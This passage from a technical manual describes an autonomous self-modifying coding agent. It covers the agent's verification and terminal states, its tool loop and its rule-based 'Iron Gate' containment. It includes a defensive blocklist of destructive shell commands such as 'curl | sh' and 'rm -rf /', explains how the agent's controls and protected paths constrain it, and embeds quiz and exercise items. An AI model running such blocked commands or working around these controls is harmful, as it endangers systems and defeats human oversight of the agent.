VERIFY runs `_validation_runner.run(changed_files, timeout=JARVIS_VERIFY_TIMEOUT_S)` . This is a **scoped** test run — only tests that exercise the changed files are executed. Running the entire test suite would be slow; running a scope targeted to the diff catches regressions without burning the wall clock.

§16.2 Outcomes

- **PASS:** Continue to the benchmark gate (if enabled) and COMPLETE.

- **FAIL:** Route to L2 Repair. L2 is given the post-apply test failure context and attempts to fix the regression. If L2 converges, the fix is APPLY'd (via ChangeEngine) on top of the already-applied change, and VERIFY re-runs. If L2 fails, the operation transitions to POSTMORTEM with the `RollbackArtifact` stack rolling back all applied changes.

§16.3 Heartbeat Observability

During VERIFY, SerpentFlow renders:

```
● Verify(test_foo.py, test_bar.py)  →  2/2 passed  (3.4s)
```

Pass/fail counts are visible in real time. An operator watching the CLI sees precisely when verification passes or fails.

§17. POSTMORTEM, COMPLETE, and Terminal States

> **Big Picture:** Every operation ends somewhere. COMPLETE is the happy path. POSTMORTEM is the failure path — but crucially, POSTMORTEM is not silent; it is the mechanism by which the organism *learns* from what went wrong. The terminal state is the most important state for the organism's long-term development.

Source: `backend/core/ouroboros/governance/comm_protocol.py` (POSTMORTEM emission), `orchestrator.py` (terminal transitions).

§17.1 COMPLETE

The COMPLETE state is reached when VERIFY passes and the benchmark gate (if enabled) passes. The terminal state record includes:

- Final operation status.
- Total wall-clock duration.
- Total cost.
- Provider breakdown.
- File hash pairs (pre vs post).
- Cost-governor summary.

COMPLETE triggers the AutoCommitter (Phase 8b) to create a structured git commit with the O+V signature.

§17.2 POSTMORTEM

POSTMORTEM is reached on any failure path. It is **always reached** — the orchestrator's `__exit__` handler guarantees that every operation terminates in a terminal state, POSTMORTEM included. A POSTMORTEM record includes:

- `failed_phase`: which phase produced the terminal failure.
- `root_cause`: classified cause (`infra`, `test`, `lsp`, `timeout`, `user_cancelled`, etc., or `none` if the postmortem closes without a specific cause).
- `artifacts`: logs, diffs, and state snapshots useful for debugging.

The POSTMORTEM record is published via `CommProtocol.emit_postmortem()`, which feeds it into the ConversationBridge for cross-op episodic visibility (see Part V, §31).

§17.3 CANCELLED

`CANCELLED` is the user-initiated terminal state, reachable from GATE or APPLY via the REPL `cancel <op-id>` command. The cancellation is cooperative — the orchestrator checks the flag at phase boundaries, not mid-phase, so an in-flight model call is allowed to complete before transitioning. The cancelled record includes the phase where cancellation took effect and the reason string (default `user_cancelled`).

§17.4 BLOCKED

`BLOCKED` is the pre-classification terminal state. It is reached only when CLASSIFY short-circuits because the target files match a hardcoded protected pattern (`.env`, `credentials.*`, `.git/`, supervisor core files). BLOCKED is recorded in the ledger but does no further work.

§17.5 FAILED_PERMANENT

`FAILED_PERMANENT` is a sink state for unrecoverable errors — the kind that indicate a programmer mistake (invalid configuration, missing env var, schema violations that should have been caught earlier). It is terminal; further events for the op are no-ops.

§17.6 The Ledger as Causal Record

Every terminal transition writes a `LedgerEntry` to `~/.jarvis/ouroboros/ledger/<op_id>.jsonl`. The ledger is append-only, file-backed, and deduplicated by `(op_id, state)`. A postmortem reader opens the ledger file, iterates the entries, and reconstructs the complete causal chain: when the op was CLASSIFIED, what the risk tier was, which route was stamped, which context files were expanded, what the plan was, what the candidate was, which Iron Gates fired, what the test results were, which phase terminated, what the root cause was.

This ledger is the foundation for Principle 7 (Absolute Observability). It is the data source that feeds cost analysis, failure-mode classification, convergence trend detection, and — ultimately — the capability-graduation mechanism (Manifesto §6).

Check your understanding: PART III — The Eleven-Phase Pipeline

CONCEPTUAL QUESTIONS

1. The Part's opening says GENERATE's content is probabilistic but the decision to proceed is deterministic. Where does that boundary show up in the phases, and why does it make autonomy safe?

2. Planning failures are "soft" and the stale-exploration guard is also soft, while the Iron Gates at GENERATE are hard. What principle seems to decide which checks may fail open?

3. Why does VERIFY re-run tests after APPLY when VALIDATE already ran them on the candidate?

QUIZ

1. A `todo_scanner` signal of ordinary complexity arrives marked high urgency. According to §9.2, which route does it get?

A. IMMEDIATE, because urgency is high

B. STANDARD, the fall-through default

C. SPECULATIVE, as proactive exploration

D. BACKGROUND, regardless of urgency

2. A model emits a patch after calling only `list_dir` and one `read_file`. What happens?

A. The patch goes to VALIDATE with a warning attached

B. GENERATE_RETRY with targeted feedback to explore more

C. The operation is BLOCKED and ends at once

D. The ASCII gate repairs the patch and lets it pass

3. When does context auto-compaction kick in during a tool loop, and what does it keep?

A. Above 75% of a 98,304-character budget; it keeps the six newest tool chunks

B. Above 50% of the budget; a model summarises all prior tool results

C. After five tool rounds; it drops every result except the final one

D. Above 90% of the budget; it keeps only the `read_file` results

4. An operator types `cancel <op-id>` while a model call is still streaming. When does the operation become CANCELLED?

A. Immediately; the model call is killed mid-stream

B. Only after VERIFY, so the change can be rolled back

C. At the next phase boundary, after the in-flight call finishes

D. Never; cancellation applies only to Orange-tier operations

PROBLEM SET

Problem 1 (trace). At 03:00 a test fails in a single, non-core, non-security file, and the signal arrives with high urgency from `test_failure`. Walk the operation through every phase to COMPLETE. For each phase, name the decision taken and one thing that could stop or divert the operation there.

Problem 2 (design). Someone proposes making the stale-exploration guard a hard reject: if any target file's SHA-256 at APPLY differs from its GENERATE-time hash, the operation fails. Using §15.3 and the governance contract in §8.2, weigh the benefit against the cost and say what you would need to know before adopting it.

Problem 3 (code reading). Open `backend/core/ouroboros/governance/urgency_router.py`. Find `_IMMEDIATE_SOURCES`, `_BACKGROUND_SOURCES` and `_COMPLEX_COMPLEXITIES`, then the routing method that uses them. (a) List entries in each set that are not in the paper's §9.2 description. (b) Is it exactly true in code that a background source routes to BACKGROUND "regardless of urgency"?

ADVANCED CONCEPTUAL QUESTIONS ADVANCED

A1. The governance contract (§8.2) guarantees every transition is logged, every exception reaches POSTMORTEM, and every retry is bounded. Yet §93.8 reports 524 byte-identical VALIDATE_RETRY iterations re-validating a frozen pool, and 532 micro-fix runs that made zero repairs. What does the contract guarantee, and what does it not?

A2. The exploration-first gate (§12.4) is hard: a patch without at least two exploration calls goes to GENERATE_RETRY. What happens when that hard gate meets a model that cannot reliably satisfy it, and why was the October fix not to soften the gate?

A3. VERIFY runs only tests that exercise the changed files (§16.1). §93.10 reports that 84 of 91 autonomous landings were new test files. What does a VERIFY "pass" actually tell you for such a landing, and is the Test Reality Gate the right fix?

CHALLENGE PROBLEMS ADVANCED

Challenge 1 (quantitative). Use only the April defaults to test whether the budgets fit together. Givens: STANDARD worker watchdog 120 s and COMPLEX 180 s, "plus grace and tool-loop overhead" (§2); test runs time out at `JARVIS_VERIFY_TIMEOUT_S` = 60 s (§13.1, §16.1); `JARVIS_MAX_VALIDATE_RETRIES` = 2 (§13.2); L2 timebox 120 s (§13.3); Orange approval wait 600 s (§14.1). Assume every test run uses its full timeout and ignore generation time. (a) Compute a lower bound for the test-and-repair time of a STANDARD op that uses every rung in VALIDATE and VERIFY. (b) Compare the Orange approval wait with the COMPLEX watchdog. (c) Say what §93.12 did about this.

Challenge 2 (cross-Part trace). §93.10 lists landing `f97f8195d6` (2026-09-07) on `governance/candidate_generator.py`. It was meant to make the generator decline multi-file swarm ops, but only a punctuation rewrite landed, and it was reverted (`c8430f9b6a`). Trace a change like this through the Part III phases and the October path to `main` (§93.7, §93.8). At each gate, say whether it would catch "valid code that does not do what the goal asked". Then say what kind of check would catch it, labelling anything new as a proposal.

PART IV — Venom: The Agentic Execution Layer

> **Big Picture:** The original O+V pipeline was a one-shot code generator — send a prompt, get a patch back. That design could not plan. It could not read target files before writing. It could not run tests and revise. Venom is what transforms the pipeline into a multi-turn agentic loop — the same capability that makes Claude Code powerful, but wrapped inside the deterministic Ouroboros skeleton. This Part describes Venom's design, its 16-tool manifest, the MCP forwarding architecture, and the L2 Self-Repair Engine that rescues operations when first-pass validation fails.

§18. Why Venom Exists — The Phone-Call vs Letter Analogy

> **Analogy:** Imagine asking a friend to plan a week-long trip to Japan. In a one-shot arrangement, you write one letter: "please plan my trip." Your friend replies with a complete itinerary — but they had no way to ask you clarifying questions mid-planning, no way to check flight prices, no way to verify that your preferred hotel is available. In a multi-turn arrangement, you have a phone conversation. Your friend asks "what's your budget?" mid-planning. They say "let me check — the hotel you mentioned is fully booked, can I suggest an alternative?" The conversation is iterative, responsive, and produces a better itinerary because the planner could explore before committing.
>
> Venom is the phone-call version of code generation. The model can read files mid-generation, search for related code mid-generation, run tests mid-generation, and revise its patch based on what it finds. Without Venom, O+V is writing letters. With Venom, O+V is having conversations.

§18.1 What Venom Adds

Four specific capabilities:

1. **Pre-patch exploration.** Before writing code, the model reads the target files, searches for related code, and inspects the call graph. This prevents patches generated from stale parameter-weight memory — "senior engineer behavior" replacing "junior engineer guessing."
2. **Intra-generation verification.** The model can run `run_tests` mid-generation to verify its own work. A test that fails after the first draft informs the second draft. The model iterates on its output before submitting it to VALIDATE.
3. **Agentic tool use.** The model uses tools the way a human engineer uses tools — not as a black box, but as a set of instruments that extend reach. `edit_file` lets the model make targeted changes. `bash` lets it run commands (under Iron Gate supervision). `web_fetch` lets it consult external documentation.

4. **Self-repair when validation fails.** If VALIDATE rejects the candidate, L2 Self-Repair takes over — iterating up to five times within a 120-second wall-clock budget, classifying failures, building repair prompts, and converging on a fix.

§18.2 Why the Name

Venom is named after the Marvel symbiote — a creature that attaches to a host and grants abilities the host could not exercise alone, while the host grants the symbiote a vessel. The analogy holds: Ouroboros is the governance skeleton (the host); Venom is the agentic intelligence (the symbiote). Without Ouroboros, Venom would be unconstrained — an unsupervised model making uncaged changes to disk. Without Venom, Ouroboros would be rigid — a pipeline that cannot explore before acting. Together, they are disciplined self-improvement.

§18.3 Tool Defaults — Unshackled Under Governance

All 15 primary tools are **enabled by default**. The safety perimeter is not env-var opt-in — it is the Iron Gate (AST parser, command blocklist, path protection), the risk engine, and the approval gates. Quoting `OUROBOROS.md` on this choice:

> *"The Iron Gate (AST parser, command blocklist) is the deterministic skeleton. The tools are the nervous system. The skeleton does not think; the nervous system does not hold weight."*

This is a deliberate architectural inversion of the industry default. Most agentic frameworks disable tools by default and require opt-in. O+V enables tools by default and requires opt-out — because the containment guarantees are structural, not configurational.

§19. The ToolLoopCoordinator

> **Big Picture:** The ToolLoopCoordinator is the engine room of Venom. It is the loop that sends a prompt, parses the model's response for tool calls, gates each tool call through the Iron Gate, executes approved tools in subprocess sandboxes, feeds the results back into the conversation, and iterates until the model produces a final answer. Everything in this Part is about what happens inside that loop.

Source: `backend/core/ouroboros/governance/tool_executor.py`.

§19.1 The Loop

```
┌──────────────────────────────────────────────────────────┐
│  ToolLoopCoordinator.run(prompt, deadline, max_rounds)   │
├──────────────────────────────────────────────────────────┤
│                                                          │
│  Round 1:                                                │
│    ├─ Provider.stream(prompt) → response                 │
│    ├─ parse_fn(response) → List[ToolCall]                │
│    ├─ For each ToolCall:                                 │
│    │    ├─ GoverningToolPolicy.evaluate(call)            │
│    │    │    ├─ Allowed  → execute                       │
│    │    │    └─ Denied   → inject tool_denied result     │
│    │    └─ AsyncProcessToolBackend.execute(call)         │
│    └─ Append tool results to conversation                │
│                                                          │
│  Round 2..N: (same pattern)                              │
│                                                          │
│  Termination:                                            │
│    - No tool calls in response → final answer            │
│    - max_rounds reached → system nudge "produce answer"  │
│    - deadline exceeded → abort with partial candidate    │
└──────────────────────────────────────────────────────────┘
```

§19.2 Configuration

Variable	Default	Purpose
`JARVIS_GOVERNED_TOOL_USE_ENABLED`	`true`	Master switch — `false` disables the loop
`JARVIS_GOVERNED_TOOL_MAX_ROUNDS`	`5`	Max tool iterations per generation
`JARVIS_GOVERNED_TOOL_TIMEOUT_S`	`30`	Per-tool execution timeout
`JARVIS_GOVERNED_TOOL_MAX_CONCURRENT`	`2`	Concurrent tool executions
`JARVIS_TOOL_OUTPUT_CAP_BYTES`	`4096`	Max tool output size in prompt

The five-round default is conservative. Most generations complete in 2–3 rounds; a fifth round is the last-chance budget. The max rounds is hard — after round 5, a system message nudges the model: *"You have enough context. Produce your final code change now."*

§19.3 Provider Integration

Both `ClaudeProvider` and `PrimeProvider` accept a `tool_loop: Optional[ToolLoopCoordinator]` parameter. When provided, their `generate()` method delegates to `tool_loop.run()` instead of making a single API call. The coordinator handles:

- Deadline enforcement (per-round and aggregate).
- Token-budget management (prompt growth, compaction triggering).
- Audit trail recording via `ToolExecutionRecord` objects — every tool call becomes a ledger entry.


§19.4 MCP Forwarding Inside the Loop

External MCP tools are discovered at prompt-construction time via `GovernanceMCPClient.discover_tools()`. The discovered tools are injected into the prompt's tool manifest under an `**External MCP tools:**` section. When the model calls `mcp_{server}_{tool}`, the coordinator dispatches to `AsyncProcessToolBackend._run_mcp_tool()`, which makes a JSON-RPC `tools/call` to the external server.

MCP tools bypass the standard manifest check (policy Rule 0) and are auto-allowed by Rule 0b (`tool.allowed.mcp_external`). External servers handle their own authentication and authorization. The Iron Gate still applies to the invocation transport: `create_subprocess_exec` arrays for stdio, TLS for SSE. No shell injection surface.

§20. The 16 Built-In Tools

> **Big Picture:** The tool manifest is the model's palette of actions. Every tool has a specific purpose, a specific input schema, a specific Iron Gate check, and a specific output shape. This section lists them, grouped by category, with enough detail that a reader can predict what the model will use each tool for.



§20.1 Comprehension Tools

`read_file` — Read a file from the repository.

- *Input:* `path` (string, must resolve within repo root).
- *Output:* File contents (capped at `JARVIS_TOOL_OUTPUT_CAP_BYTES`).
- *Iron Gate:* Path must be within the repo root; no `..` traversal; no `.git/` or `.env` paths.

`search_code` — Grep-style pattern search.

- *Input:* `pattern` (regex), `path_glob` (optional).
- *Output:* Matching lines with file+line locations.
- *Iron Gate:* No `..` in glob patterns.

`list_symbols` — Extract classes, functions, and top-level symbols from a Python module.

- *Input:* `path` (Python file within repo).
- *Output:* Symbol tree with kind, name, line range.
- *Iron Gate:* Path within repo root.

§20.2 Discovery Tools

`glob_files` — Enumerate files matching a glob pattern.

- *Input:* `pattern` (e.g., `backend/**/*.py`).

- *Output:* List of matching paths.
- *Iron Gate:* Glob rooted at repo root; no escape to parent directories.

`list_dir` — List the contents of a directory.

- *Input:* `path` (directory within repo).
- *Output:* Entries with name, kind, size.
- *Iron Gate:* Path within repo root.

§20.3 Call-Graph Tool

`get_callers` — Find all call sites of a function.

- *Input:* `symbol` (function name), optional `scope`.
- *Output:* List of (file, line, caller context) tuples.
- *Iron Gate:* Symbol search scoped to repo; Oracle graph used when available.

§20.4 History Tools

`git_log` — Read recent commit history.

- *Input:* `max_count` (optional), `path` (optional scope).
- *Output:* Commit list with hash, author, subject, date.
- *Iron Gate:* Read-only; no mutation risk.

`git_diff` — Show diff between commits or working tree.

- *Input:* `rev1`, `rev2` (optional), `path` (optional scope).
- *Output:* Unified diff.
- *Iron Gate:* Read-only.

`git_blame` — Annotate file with commit attribution per line.

- *Input:* `path`, optional `range`.
- *Output:* Per-line blame records.
- *Iron Gate:* Read-only.

§20.5 Mutation Tools

`edit_file` — Targeted in-place edit of a file.

- *Input:* `path`, `old_string`, `new_string` (exact match required for precision).

- *Output:* Confirmation with pre/post line count delta.
- *Iron Gate:* Path within repo; not `.env` / `credentials` / `.git/` ; `JARVIS_TOOL_EDIT_ALLOWED=true` (default `true`); stale-exploration guard.

`write_file` — Write a full file (create or overwrite).

- *Input:* `path` , `content` .
- *Output:* Bytes written.
- *Iron Gate:* Same as `edit_file` plus ASCII-strictness check on `content` .

`delete_file` — Remove a file from the repository.

- *Input:* `path` .
- *Output:* Confirmation.
- *Iron Gate:* Same path protections; extra risk-tier check — `delete_file` on multi-file targets or core paths escalates to Orange.

§20.6 Execution Tools

`bash` — Sandboxed shell execution.

- *Input:* `command` (string), optional `cwd` , optional `timeout_s` .
- *Output:* stdout, stderr, exit code.
- *Iron Gate:* Command evaluated against a blocklist (`rm -rf` , `curl | sh` , destructive `git` commands, etc.). Allowed commands run in a subprocess sandbox (Reactor Core) with syscall filtering. `JARVIS_TOOL_BASH_ALLOWED=true` (default `true`).

`run_tests` — Run pytest on specific test files.

- *Input:* `paths` (list of test file paths), optional `pytest_args` .
- *Output:* Test result structure with pass/fail counts and stacktraces.
- *Iron Gate:* `JARVIS_TOOL_RUN_TESTS_ALLOWED=true` (default `true`); paths within repo.

§20.7 Web Tools

`web_fetch` — HTTP content retrieval.

- *Input:* `url` .
- *Output:* Content (HTML/JSON/text), capped.
- *Iron Gate:* Domain allowlist (`JARVIS_WEB_TOOL_ENABLED=true` + allowlist). No POST/PUT/DELETE in default mode.

`web_search` — Web search via a permitted provider.

- *Input:* `query`.
- *Output:* Top-N result summaries.
- *Iron Gate:* `JARVIS_WEB_TOOL_ENABLED=true`.

§20.8 Human Tool

`ask_human` — Request clarification from the human operator.

- *Input:* `question` (string).
- *Output:* Operator's answer, or `{"status": "timeout"}` after 300s.
- *Iron Gate:* **Risk-tier gated.** DENIED for `SAFE_AUTO` (low-risk ops should not interrupt). ALLOWED for `NOTIFY_APPLY` and `APPROVAL_REQUIRED`. DENIED for `BLOCKED`. Manifesto §5 alignment: asking the human a 10-second question can save 5 minutes of wrong-direction work, but only when the risk warrants the interruption.

> **PAUSE AND PREDICT**
>
> **All 15 primary tools, including `bash` and `write_file`, are enabled by default. If the safety perimeter is not an opt-in switch, what kind of check must stand between a model's tool call and its execution, and should that check reason about the model's explanation?**

§21. The Iron Gate at the Tool Boundary

> **Big Picture:** Every tool call is evaluated by a policy engine before execution. The policy is not an AI — it is a rule ladder that reads the call's arguments, checks them against a deterministic set of checks, and returns `ALLOWED` or `DENIED` with a reason. This section describes the policy's structure, because understanding it is the key to understanding why O+V can enable tools by default without compromising safety.

Source: `backend/core/ouroboros/governance/governing_tool_policy.py`, `iron_gate.py`.

§21.1 The Rule Ladder

The policy evaluates each tool call against a ladder of rules. The first rule to match determines the outcome.

Rule 0 — Manifest check: Is this tool name in the built-in manifest? If no, go to Rule 0b (MCP).

Rule 0b — MCP auto-allow: Does the name match the pattern `mcp_*_*`? If yes, auto-allow (`tool.allowed.mcp_external`). External servers own their own auth.

Rule 1 — Path containment: For any tool with a path argument (`read_file`, `edit_file`, `write_file`, etc.), the path must resolve within the repo root. Paths with `..` are rejected. Absolute paths outside the repo are rejected.

Rule 2 — Protected paths: The file must not match any protected pattern:

- `.env*`
- `credentials*`
- `.git/`
- Supervisor core files (`unified_supervisor.py`, etc.)
- Governance engine internals (the orchestrator must not rewrite the orchestrator).
- Any `FORBIDDEN_PATH` in UserPreferenceMemory.

Rule 3 — Command blocklist: For `bash`, the command is parsed and checked against a blocklist of destructive patterns (`rm -rf /`, `rm -rf ~`, `curl | sh`, `wget | bash`, `dd of=`, `git push --force-with-lease origin main`, etc.).

Rule 4 — Domain allowlist: For `web_fetch` and `web_search`, the domain must be in the allowlist.

Rule 5 — Risk-tier gate (for `ask_human`): Tier must be `NOTIFY_APPLY` or `APPROVAL_REQUIRED`.

Rule 6 — Environment gates: The tool's environment flag must be set (`JARVIS_TOOL_EDIT_ALLOWED`, `JARVIS_TOOL_BASH_ALLOWED`, `JARVIS_TOOL_RUN_TESTS_ALLOWED`, `JARVIS_WEB_TOOL_ENABLED`).

Rule 7 — Concurrency cap: At most `JARVIS_GOVERNED_TOOL_MAX_CONCURRENT` tool calls may execute concurrently (default `2`).

Rule 8 — Rate limit: Per-tool rate limits prevent runaway loops.

Rule 9 — Default allow: If no earlier rule has denied, allow.

§21.2 The Key Architectural Inversion

Most agentic frameworks use a **default-deny** policy (tools are disabled unless explicitly allowed). O+V uses **default-allow** with **structural deny** — tools are enabled, but the Iron Gate rules deny anything that crosses a safety boundary.

The logic: a model operating inside the Iron Gate cannot escape via language. The gate is not listening to the model's reasoning; it is reading file paths, token types, and command strings. If the model writes a plausible-sounding argument for why `rm -rf /` is safe, the gate still denies. The gate is **pre-linguistic**.

§21.3 Why This Matters

The inversion is the key to O+V's claim of **procedural autonomy under structural discipline** (§4). If the tools were default-deny, procedural autonomy would require the human to pre-authorize every class of action, which defeats the autonomy. If the tools were default-allow without structural deny, there would be no autonomy — just unconstrained risk.

Default-allow with structural deny lets the model try anything *that passes the structural checks*. The structural checks encode the human's non-negotiable safety constraints. Everything else is the model's to explore.

§22. MCP Tool Forwarding (Gap #7)

> **Big Picture:** The Model Context Protocol (MCP) is a standardized way for external tools to expose themselves to language models. O+V supports MCP as a first-class integration — connected MCP servers' tools are injected into the generation prompt alongside the built-in 16 tools. The model can call any MCP tool using the `mcp_{server}_{tool}` naming convention, and the call is dispatched through O+V's policy engine just like a built-in tool.

Source: `backend/core/ouroboros/governance/mcp_tool_client.py`, `providers.py`, `tool_executor.py`.

§22.1 Discovery

At prompt-construction time, `GovernanceMCPClient.discover_tools()` queries each connected MCP server via the `tools/list` JSON-RPC method. The response is a list of `{name, description, input_schema}` objects. The client flattens these into a single list with per-server qualification — for example, `mcp_github_create_issue` means "the `create_issue` tool exposed by the `github` MCP server."

§22.2 Prompt Injection

The discovered tools are injected into the generation prompt under an **External MCP tools (connected servers):** section. The section lists each tool's qualified name, description, and input schema. The model sees these alongside the built-in manifest and can call them the same way.

§22.3 Dispatch

When the model calls an MCP tool, the ToolLoopCoordinator's parser routes the call to `AsyncProcessToolBackend._run_mcp_tool()`. The backend resolves the server from the qualified name, issues a `tools/call` JSON-RPC request, awaits the response, and wraps the result as a normal tool result for the model's next turn.

§22.4 Policy

MCP tools bypass Rule 0 (manifest check) and are auto-allowed by Rule 0b. External servers handle their own authentication and authorization. The Iron Gate still applies at the *transport layer*:

- **Stdio transport:** `create_subprocess_exec` array form, never shell strings. No shell injection surface.
- **SSE transport:** TLS-only connections. No plaintext.

§22.5 Configuration

`JARVIS_MCP_CONFIG` points to a YAML file listing server connections:

```yaml
servers:
  - name: github
    transport: stdio
    command: ["mcp-server-github", "--token", "${GITHUB_TOKEN}"]
  - name: jira
    transport: sse
    url: "https://mcp.internal/jira"
    auth: "bearer ${JIRA_TOKEN}"
```

Each server is either `stdio` (local subprocess) or `sse` (remote HTTPS endpoint). The YAML is loaded at boot; connection failures are logged but non-fatal.

§22.6 Manifesto Alignment

MCP forwarding is a direct expression of **Principle 5 (Intelligence-Driven Routing)**: tool choice is dynamic, not hardcoded. When a new MCP server is added to the config, the model sees its tools on the next generation and can call them immediately. No code change. No manifest update. Dynamic capability discovery.


> **PAUSE AND PREDICT**
>
> **The tool loop improves the first draft, but sometimes VALIDATE still rejects it after its retries. What would a repair loop need in order to keep trying without spinning forever or bouncing between two broken versions?**

§23. L2 Self-Repair Engine — When Validation Fails

> **Big Picture:** Even with Venom's tool loop improving candidate quality, sometimes the first draft doesn't work. Tests fail. Types don't check. The candidate needs to be revised. L2 Self-Repair is the iterative convergence loop that takes over when VALIDATE exhausts its retry budget. Up to five iterations within a 120-second wall-clock timebox, classifying each failure, building repair prompts, and converging on a fix. L2 is the mechanism that turns "first attempt failed" into "operation succeeded" most of the time.

Source: `backend/core/ouroboros/governance/repair_engine.py`.

§23.1 The FSM



§23.2 Each Iteration

1. **Generate patch** — the repair engine calls `generator.generate()` with failure context (error messages, failing tests, failure classification).
2. **Run validation** — the candidate is validated in sandbox (pytest on affected files).
3. **Classify failure** — failures are classified as `syntax`, `test`, `environment`, `flaky`.
4. **Evaluate progress** — are there new failures? same failures? oscillation between two states?
5. **Decide retry** — progress streak? class-specific retry budget? dead-end detection?
6. **Build repair prompt** — incorporate specific failure analysis for the next iteration.

§23.3 Kill Conditions

L2 stops — and the operation transitions to POSTMORTEM — under any of:

- **Deadline exhaustion** — pipeline deadline exceeded.
- **Timebox expiry** — L2's own 120s wall-clock budget exhausted.
- **Max iterations** — five iterations completed without convergence.
- **No-progress streak** — two consecutive iterations with no improvement.
- **Oscillation detection** — signature hash matches a previous iteration (the fix went back to an earlier broken state).

§23.4 The L2 Deadline Contract (Session V–W Bug)

A subtle bug was discovered in Sessions V–W (April 15, 2026): `JARVIS_L2_TIMEBOX_S` was being clamped by the inherited `ctx.pipeline_deadline`, which had been drained by the preceding VALIDATE phase. If VALIDATE ran for 60 seconds, L2 was handed only 120s - 60s = 60s even though `JARVIS_L2_TIMEBOX_S` was configured at 600s.

The fix (commit `53e6bd9f76`): L2's deadline is now computed **fresh at dispatch** as `now + JARVIS_L2_TIMEBOX_S`. If the pipeline's remaining clock is smaller, it is reconciled *upward* via `OperationContext.with_pipeline_deadline()` so downstream phases see the expanded budget. A mandatory INFO log line names both clocks and the winning cap:

```
[Orchestrator] L2 deadline reconciliation:
    pipeline_remaining=0.0s l2_timebox_env=600.0s
    effective=600.0s winning_cap=l2_timebox_fresh
    op=op-019d9368-654b
```

This fix was the proximate cause of Session W's breakthrough — the first end-to-end multi-file APPLY in the repo's history (see Part XII, §72).

§23.5 Configuration

Variable	Default	Purpose
`JARVIS_L2_ENABLED`	`true`	Master switch — set `false` to disable L2 entirely
`JARVIS_L2_MAX_ITERS`	`5`	Max repair iterations
`JARVIS_L2_TIMEBOX_S`	`120`	Total wall-clock budget for L2
`JARVIS_L2_ITER_TEST_TIMEOUT_S`	`60`	Per-iteration test timeout
`JARVIS_L2_MAX_DIFF_LINES`	`150`	Max diff size per iteration
`JARVIS_L2_MAX_FILES_CHANGED`	`3`	Max files per repair patch

§23.6 Why L2 Matters

Without L2, every validation failure terminates the operation — the pipeline is fragile to the first draft not being perfect. With L2, the pipeline is *convergent* — it tolerates initial imperfection and works toward a fix. Given that even senior human engineers rarely write correct code on the first try, L2 is what makes autonomous operation pragmatic.

§24. Live Context Auto-Compaction (Gap #8)

> **Big Picture:** Long tool loops accumulate a lot of prompt — every tool call and its result get appended to the conversation. At some point the prompt exceeds the provider's context window. Compaction is the mechanism that reclaims space by summarizing older tool results while preserving recent ones. The compaction is deterministic — no model inference — so it is fast, cheap, and predictable.

Source: `backend/core/ouroboros/governance/tool_executor.py` (`ToolLoopCoordinator._compact_prompt`), `context_compaction.py` (`ContextCompactor`).

§24.1 The Trigger

Compaction fires when the accumulated prompt exceeds 75% of the maximum budget (default `98,304` characters, controllable via `JARVIS_TOOL_LOOP_COMPACT_THRESHOLD`). The 75% threshold is a soft gate — if the post-compaction size still exceeds the hard `_MAX_PROMPT_CHARS` , the next generation call will fail with a budget error; but in practice, compaction recovers enough space to continue.

§24.2 The Algorithm

1. **Split at boundaries:** the accumulated prompt is split at `[TOOL RESULT]` and `[TOOL ERROR]` markers — these delimit individual tool-result chunks.
2. **Preserve recent:** the most recent `JARVIS_COMPACT_PRESERVE_TOOL_CHUNKS` (default `6`) chunks are preserved verbatim.
3. **Summarize older:** older chunks are replaced with a single summary block:

```
[CONTEXT COMPACTED]
